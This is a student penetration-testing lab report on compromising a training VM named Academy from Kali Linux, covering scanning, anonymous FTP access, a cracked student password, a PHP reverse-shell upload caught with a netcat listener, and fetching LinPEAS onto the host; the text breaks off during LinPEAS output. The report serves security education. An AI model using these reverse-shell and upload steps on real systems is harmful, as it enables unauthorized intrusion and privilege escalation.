CPENT REPORT

Name: B. Pardhasaradhi Naidu

Date:06/11/2025

S.No	Name of the task
1.	Hack the Academy Machine

Abstract

This lab exercise simulated an authorized penetration test against the Academy VM using a Kali Linux attacker. Initial network discovery and service enumeration identified FTP, SSH, and HTTP services on the target, and anonymous FTP access permitted retrieval of files that revealed sensitive information. Web application enumeration uncovered an /academy/ upload interface that improperly validated uploads; a crafted PHP reverse shell was uploaded and executed, yielding a www-data web shell. Local enumeration with LinPEAS exposed configuration files and plaintext credentials for the user grimmie, which were used to obtain an SSH session. Examination of a writable backup.sh script enabled the insertion of a reverse-shell payload that, when triggered, resulted in a root shell—confirmed by whoami. These findings demonstrate critical weaknesses including anonymous FTP, insecure file-upload handling, exposed credentials, and unsafe script permissions; remediation should focus on disabling anonymous FTP, hardening upload validation and storage, protecting configuration files, and securing or restricting backup scripts..

Attacker	**Kali Linux**
Target Machine	**Academy**
Attacker IP	**192.168.68.128**
Target IP	**192.168.68.129**
Open Ports in Target Machine	**ftp(21)** **ssh(22)** **http(80)**

Key Terms and Definitions

Kali Linux

Debian-based distribution bundled with penetration-testing and forensics tools for authorized security assessments.

Used here as the attacker VM to run scanners, exploit frameworks, and post-exploit utilities.

Academy machine

The target Linux virtual machine provided by the training institute for lab exercises and safe exploitation practice.

Configured with vulnerable services so students can learn discovery, exploitation, and reporting.

FTP port

The network port for the File Transfer Protocol (typically TCP 21) used for uploading/downloading files.

If misconfigured (e.g., anonymous access) it can expose sensitive files or allow malicious uploads.

SSH port

The network port for Secure Shell (typically TCP 22) providing encrypted remote command execution and file transfer.

Requires strong authentication to prevent unauthorized remote access.

HTTP port

The network port for unencrypted web traffic (typically TCP 80) where web servers host pages and apps.
Insecure apps or server configs on this port can enable remote compromise.

Privilege escalation

A process where an attacker moves from a lower-privilege account to a higher one (e.g., www-data → root) using vulnerabilities or misconfigurations.
Common vectors include writable scripts, leaked credentials, SUID binaries, or kernel exploits.

LinPEAS

A lightweight Linux enumeration script that automates discovery of common privilege-escalation vectors and misconfigurations.
It scans for credentials, writable files, cron jobs, SUID/SGID binaries, and other indicators useful for escalation.

Procedure

1.Find the IP addresses of both the machines

ip a

```
┌──(kali㉿kali)-[~]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:54:f7:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.68.128/24 brd 192.168.68.255 scope global dynamic noprefixroute eth0
       valid_lft 1022sec preferred_lft 1022sec
    inet6 fe80::3caf:484:8b7a:8a71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
root@academy:~# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:06:e1:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.68.129/24 brd 192.168.68.255 scope global dynamic ens33
       valid_lft 1505sec preferred_lft 1505sec
    inet6 fe80::20c:29ff:fe06:e1d2/64 scope link
       valid_lft forever preferred_lft forever
```

2. Perform ping scan in both the machines to check whether the two machines are communicating.

ping 192.168.68.128 #(in academy machine)

ping 192.168.68.129 #(in kali linux machine)

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.68.129
PING 192.168.68.129 (192.168.68.129) 56(84) bytes of data.
64 bytes from 192.168.68.129: icmp_seq=1 ttl=64 time=2.25 ms
64 bytes from 192.168.68.129: icmp_seq=2 ttl=64 time=1.40 ms
64 bytes from 192.168.68.129: icmp_seq=3 ttl=64 time=1.19 ms
64 bytes from 192.168.68.129: icmp_seq=4 ttl=64 time=0.825 ms
^C
── 192.168.68.129 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.825/1.418/2.252/0.523 ms
```

```
       valid_lft forever preferred_lft forever
root@academy:~# ping 192.168.68.128
PING 192.168.68.128 (192.168.68.128) 56(84) bytes of data.
64 bytes from 192.168.68.128: icmp_seq=1 ttl=64 time=1.65 ms
64 bytes from 192.168.68.128: icmp_seq=2 ttl=64 time=1.29 ms
64 bytes from 192.168.68.128: icmp_seq=3 ttl=64 time=0.776 ms
64 bytes from 192.168.68.128: icmp_seq=4 ttl=64 time=1.05 ms
^C
--- 192.168.68.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 9ms
rtt min/avg/max/mdev = 0.776/1.189/1.646/0.320 ms
```

3. Perform ARP-based scan of the local subnet to discover live hosts and their MAC addresses.

sudo arp-sacn -l

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:54:f7:05, IPv4: 192.168.68.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.68.1    00:50:56:c0:00:08       (Unknown)
192.168.68.2    00:50:56:f4:9f:53       (Unknown)
192.168.68.129  00:0c:29:06:e1:d2       (Unknown)
192.168.68.254  00:50:56:ea:d6:f4       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.909 seconds (134.10 hosts/sec). 4 responded
```

4. Perform nmap scan on the target

nmap 192.168.68.129

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.68.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 02:42 EST
Nmap scan report for 192.168.68.129
Host is up (0.00079s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:06:E1:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.89 seconds
```

5. Connect to the target machine's FTP service and try to login by anonymous login

ftp 192.168.68.129

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.68.129
Connected to 192.168.68.129.
220 (vsFTPd 3.0.3)
Name (192.168.68.129:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


6. In the same ftp shell look for the file "note.txt" then get it into the kali machine and go through the content in the file

```
ftp> ls -la
229 Entering Extended Passive Mode (|||44431|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        114          4096 May 30  2021 .
drwxr-xr-x    2 0        114          4096 May 30  2021 ..
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
```


```
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||37386|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****************************************************************|   776      160.28 KiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (118.31 KiB/s)
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  note.txt  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following co
mmand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department
`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56',
 '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

7. Open browser in kali in type http://192.168.68.129





8. Run gobuster in directory-enum mode to brute-force common directories and file paths on the target web server



9. Open http://192.168.68.129/academy/ in the browser . Use the details obtained in the note.txt file and decrypt the hash to find the password

Reg.No: 10201321
Password: student





10. Do the following changes in the php-reverse-shell.php file

$ip = 192.168.68.128

$port = 8080

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/webshells/php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ sudo cp php-reverse-shell.php ~/Desktop
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
php-reverse-shell.php
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nano php-reverse-shell.php
```

```
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.68.128';  // CHANGE THIS
$port = 8080;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

11. Start netcat in TCP listening mode on port 8080, wait for an inbound connection.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvp 8080
listening on [any] 8080 ...
```

now upload the php-reverse-shell.php in the student profile page and check whether any new shwll has opened





```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvp 8080
listening on [any] 8080 ...
connect to [192.168.68.128] from (UNKNOWN) [192.168.68.129] 38924
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 03:52:40 up 18 min,  1 user,  load average: 0.07, 0.07, 0.16
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                03:23    9:44   0.16s  0.12s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```


12. Use Python to spawn a pseudo-terminal (PTY) running /bin/bash



13. Switch to the folder /var/www/html/academy




14. In kali download linpeas.sh from github and start a python server



15. Download the linpeas.sh file in the www-data@academy shell using the command

wget http://192.168.68.128/linpeas.sh




16. Change the permissions for the linpeas.sh file

chmod 777 linpeas.sh

```
www-data@academy:/var/www/html/academy$ chmod 777 linpeas.sh
chmod 777 linpeas.sh
www-data@academy:/var/www/html/academy$ ls -la
ls -la
total 1036
drwxr-xr-x 7 www-data www-data   4096 Nov  5 10:30 .
drwxr-xr-x 3 root     root       4096 May 29  2021 ..
drwxr-xr-x 4 www-data www-data   4096 Dec 12  2017 admin
drwxr-xr-x 6 www-data www-data   4096 Dec 12  2017 assets
-rw-r--r-- 1 www-data www-data   4140 Jun  3  2020 change-password.php
-rw-r--r-- 1 www-data www-data    885 Jun  3  2020 check_availability.php
drwxr-xr-x 2 www-data www-data   4096 Jun  3  2020 db
-rw-r--r-- 1 www-data www-data   4571 Jun  3  2020 enroll-history.php
-rw-r--r-- 1 www-data www-data   6685 Jun  3  2020 enroll.php
drwxr-xr-x 2 www-data www-data   4096 May 30  2021 includes
-rw-r--r-- 1 www-data www-data   3959 Jun  3  2020 index.php
-rwxrwxrwx 1 www-data www-data 971926 Nov  5 10:23 linpeas.sh
-rw-r--r-- 1 www-data www-data    451 Jun  3  2020 logout.php
-rw-r--r-- 1 www-data www-data   4370 Jun  3  2020 my-profile.php
-rw-r--r-- 1 www-data www-data   2868 Jun  3  2020 pincode-verification.php
-rw-r--r-- 1 www-data www-data   6836 Jun  3  2020 print.php
drwxr-xr-x 2 www-data www-data   4096 Nov  5 03:52 studentphoto
www-data@academy:/var/www/html/academy$
```

17. Run the linpeas.sh file

bash linpeas.sh



```
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting LinPEAS. Caching Writable Folders...

                               Basic information

OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debia
n 4.19.181-1 (2021-03-19)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: academy

[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts,
 scan ports, and forward ports. Learn more with -h)
